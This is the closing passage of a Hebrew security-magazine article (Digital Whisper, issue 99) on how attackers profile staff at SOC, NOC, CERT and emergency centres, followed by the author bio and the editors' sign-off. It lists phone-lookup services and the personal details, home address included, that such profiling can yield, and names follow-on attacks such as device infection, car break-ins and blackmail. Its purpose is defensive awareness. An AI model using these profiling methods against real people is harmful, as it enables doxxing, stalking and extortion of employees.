http://www.txtnation.com/mobile-messaging/hlr-number-lookup/
https://www.hlrlookup.com/validator

בהנחה ועבדתם לפי הוראות אלו, יתכן מאוד שהשגתם:

- שם פרטי
- מספר טלפון נייד
- אימייל פרטי או ארגוני
- פרופיל Facebook
- תמונות של הנציג
- כתובת מגורים שלו

עכשיו תוקף פוטנציאלי יכול לתקוף את כתובת האימייל של העובד, מכשיר הטלפון הנייד, הדבקה דרך הודעה לפרופיל ה-Facebook ועוד.

מבחינה פיזית, תוקף פוטנציאלי יכול היה להשתמש במידע שהושג בכדי לבצע חדירה לכלי הרכב וגניבת מחשב נייד, שימוש במידע לצורך סחיטה אישית, או שיטות אחרות שמתמקדות בעולם הפיזי לצורך משיכת מידע.

המעגלים החברתיים של העובד, יכללו לא פעם את העובדים שמסביבו כך שגם אם מדובר על עובד במתקן רגיש - עם סביבה ממודרת האינפורמציה שנאספה תאפשר איסוף מידע נוסף על הסביבה, ויכולת למתקפה ממוקדת מאוחר יותר.

סיכום

מרכזי SOC, NOC ו-CERT כמו גם מוקדי חירום קיימים ברחבי העולם, והשיטות של התפעול שלהם חוזרות על עצמן לא פעם.

בהקשר של אבטחת מידע, מספק לראות כיצד הנושא של הקמת מרכזים או פונקציות ארגוניות שיודעות לקבל דיווחים על פרצות נפוצים יותר משנה לשנה, בו בזמן כדאי שנבין שהקמת מרכז שכזה, הופכת אותו ואת העובדים שבו למטרה איכותית במיוחד, ולכן יש להגן על העובדים שבהם ועל התשתיות השונות בצורה המרבית.

הקשחה של שירותי הטלפוניה הארגוניות הינה רק נדבך אחד, ההבנה שמרכזי חירום מהווים מטרה הינה מטרת המאמר הזה ואני מקווה שהוא ישפיע על מקבלי החלטות בארגונים הרלוונטיים.

על המחבר

אמיתי דן חוקר אבטחת מידע, בעל רקע במודיעין עסקי, מחקרים בנושא חולשות מכשירים מחוברי אינטרנט וטלפון, חולשות במערכות טלפוניה, מחקר אקדמאי בנושא תקיפת תשתיות אסטרטגיות ועוד. ניתן ליצור קשר ע"י: Linkedin, Blog או Twitter.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-99 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש אוקטובר.

אפיק קסטיאל,

ניר אדר,

30.09.2018